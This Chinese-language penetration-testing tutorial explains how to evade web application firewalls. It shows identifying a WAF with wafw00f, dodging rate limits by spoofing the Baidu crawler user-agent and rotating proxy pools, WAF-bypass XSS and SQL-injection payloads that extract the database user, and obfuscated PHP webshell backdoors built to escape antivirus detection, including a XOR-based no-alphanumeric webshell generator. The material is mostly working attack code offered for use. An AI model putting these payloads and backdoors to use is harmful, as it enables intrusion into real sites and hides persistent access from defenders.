识别是否有 WAF
利用工具:wafw00f 的安装及使用


成功之后多几个文件夹配置

百度的好像没有成功。。。。

数据包中的 X -Powered-By
waf 拦截各种情况(配合探针使用)
拦截 head 头的请求
此时扫描目录,发现全部都是 200 可访问状态

原因:很多扫描器为了追求较快的反应速度,都会使用 head 请求,从而被 waf 拦截
解决方法:7kbscan 扫描工具选择 get 请求或者 post 请求
拦截单个 IP 连续访问
解决方法:
开启延迟(推荐)

使用搜索引擎的 user-agent
如百度的

使用代码进行爬取
bash
import requests
import time

headers = {
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9',
    'Accept-Encoding': 'gzip, deflate, br',
    'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6',
    'Cache-Control': 'max-age=0',
    'Connection': 'keep-alive',
    'Cookie': 'PHPSESSID=4d6f9bc8de5e7456fd24d60d2dfd5e5a',
    'sec-ch-ua': '"Chromium";v="92", " Not A;Brand";v="99", "Microsoft Edge";v="92"',
    'sec-ch-ua-mobile': '?0',
    'Sec-Fetch-Dest': 'document',
    'Sec-Fetch-Mode': 'navigate',
    'Sec-Fetch-Site': 'none',
    'Sec-Fetch-User': '?1',
    'Upgrade-Insecure-Requests': '1',
    'User-Agent': 'Mozilla/5.0 (compatible; Baiduspider-render/2.0; +http://www.baidu.com/search/spider.html)'
}

for paths in open('php_b.txt', encoding='utf-8'):
    url = "http://127.0.0.1/pikachu"
    paths = paths.replace('\n', '')
    urls = url + paths
    proxy = {'http': '127.0.0.1:7777'}
    try:
        code = requests.get(urls, headers=headers, proxies=proxy).status_code
        # time.sleep(3)
        print(urls + '|' + str(code))
    except Exception as err:
        print('connect error')
        time.sleep(3)
使用代理池(推荐)
建议使用付费代理池,稳定,可以轻松解决含有 safedog,BT,阿里云等的探针。
免费代理池搭建:https://blog.csdn.net/weixin_48584917/article/details/121710521
使用:
进入 Redis-x64-3.0.504 文件夹,打开 cmd,输入命令:redis-server.exe redis.windows.conf,启动 Redis 服务。
再打开一个 cmd 窗口,输入:redis-server --service-install redis.windows.conf,安装 Redis 到 Window 服务。
关闭第一个 cmd 窗口,第二个中输入:redis-server --service-start,启动 Windows 服务中的 Redis 服务。
注:如果报错,先看看服务中是否已经打开,或者先卸载 Redis 服务:redis-server --service-uninstall
进入 proxy_pool-master 文件夹,打开 cmd,输入命令:python proxyPool.py schedule,启动调度程序。
再打开一个 cmd 命令窗口,输入命令:python proxyPool.py server,启动 webApi 服务。
到浏览器,输入:127.0.0.1:5010,可选择目录,如 127.0.0.1:5010/get
启动 web 服务后, 默认配置下会开启 http://127.0.0.1:5010 的 api 接口服务:
| api | method | Description | params |
|---|---|---|---|
| / | GET | api 介绍 | None |
| /get | GET | 随机获取一个代理 | 可选参数:?type=https过滤支持 https 的代理 |
| /pop | GET | 获取并删除一个代理 | 可选参数:?type=https过滤支持 https 的代理 |
| /all | GET | 获取所有代理 | 可选参数:?type=https过滤支持 https 的代理 |
| /count | GET | 查看代理数量 | None |
| /delete | GET | 删除代理 | ?proxy=host:ip |
绕过长亭 waf 的几个姿势
反射型 xss:
bash
</script><video/onloadstart=0;[1].some(confirm)><source/>
"><video/onloadstart=0;[1].some(confirm)><source/
sql 注入
原参数:参数 ='6'
为真:参数 ='6')+and+instr('1','1')+in+(1
为假:参数 ='6')+and+instr('2','1')+in+(1
爆出数据库用户名为 xxx:参数 ='6')+and+instr(user,'xxx')+in+(1
原参数:参数 =f%2C2
为真:参数 =f%2C2')+and+'1'+('1
为假:参数 =f%2C2')+and+'2'+('1
爆出数据库用户名为 xxx:参数 =f%2C2')+and+user+like+('xxx
原参数:参数 =yyy
为真:参数 =yyy'||1/1||'
为假:参数 =yyy'||1/0||'
爆出数据库用户名长度为 3:参数 =yyy'||1/(length(user)-3)||'
代码脚本后门免杀
php 传参绕过
原理:绕过正则表达式匹配关键函数代码
相当于把关键字的函数代码以参数值发送不在代码中体现
bash
<?php
$a=$_GET['a'];
$aa=$a.'ert';
$aa(base64_decode($_POST['X']));  // 传入参数后相当于 assert(phpinfo());
?>

?a=ass
x=cGhwaW5mbygpOw==
php 变量覆盖
bash
<?php
$a='b';
$b='assert';
$$a(base64_decode($_POST['x']));
?>
php 加密变异
思路:将 webshell 加密,上传过程中则不会被检测出,然后传参时使用参数加密绕过参数检测
php 异或运算 无字符 webshell
bash
步骤 1:修改代码中的正则表达式并运行,运行后生成一个 txt 文档,包含所有可见字符的异或构造结果。<?php
/*author yu22x*/
$myfile = fopen("xor_rce.txt", "w");
$contents="";
for ($i=0; $i < 256; $i++) {for ($j=0; $j <256 ; $j++) {if($i<16){$hex_i='0'.dechex($i);
        }
        else{$hex_i=dechex($i);
        }
        if($j<16){$hex_j='0'.dechex($j);
        }
        else{$hex_j=dechex($j);
        }
        $preg = '/[a-z0-9]/i'; // 根据题目给的正则表达式修改即可
        if(preg_match($preg , hex2bin($hex_i))||preg_match($preg , hex2bin($hex_j))){echo "";}

        else{
        $a='%'.$hex_i;
        $b='%'.$hex_j;
        $c=(urldecode($a)^urldecode($b));
        if (ord($c)>=32&ord($c)<=126) {$contents=$contents.$c." ".$a." ".$b."\n";}
    }
}
}
fwrite($myfile,$contents);
fclose($myfile);
?>


步骤 2:运行 python 脚本即可

# -*- coding: utf-8 -*-
# author yu22x
import requests
import urllib
from sys import *
import os
def action(arg):
   s1=""
   s2=""
   for i in arg:
       f=open("xor_rce.txt","r")
       while True:
           t=f.readline()
           if t=="":
               break
           if t[0]==i:
               #print(i)
               s1+=t[2:5]
               s2+=t[6:9]
               break
       f.close()
   output="(\""+s1+"\"^\""+s2+"\")"
   return(output)
while True:
   param=action(input("\n[+] your function:") )+action(input("[+] your command:"))+";"
   print(param)

如
[+] your function:system
[+] your command:ls
("%13%19%13%14%05%0d"|"%60%60%60%60%60%60")("%0c%13"|"%60%60");
好淘云 (haotaoyun.com) · 实时更新全网云服务器优惠 · 分享建站、运维及网络安全小技巧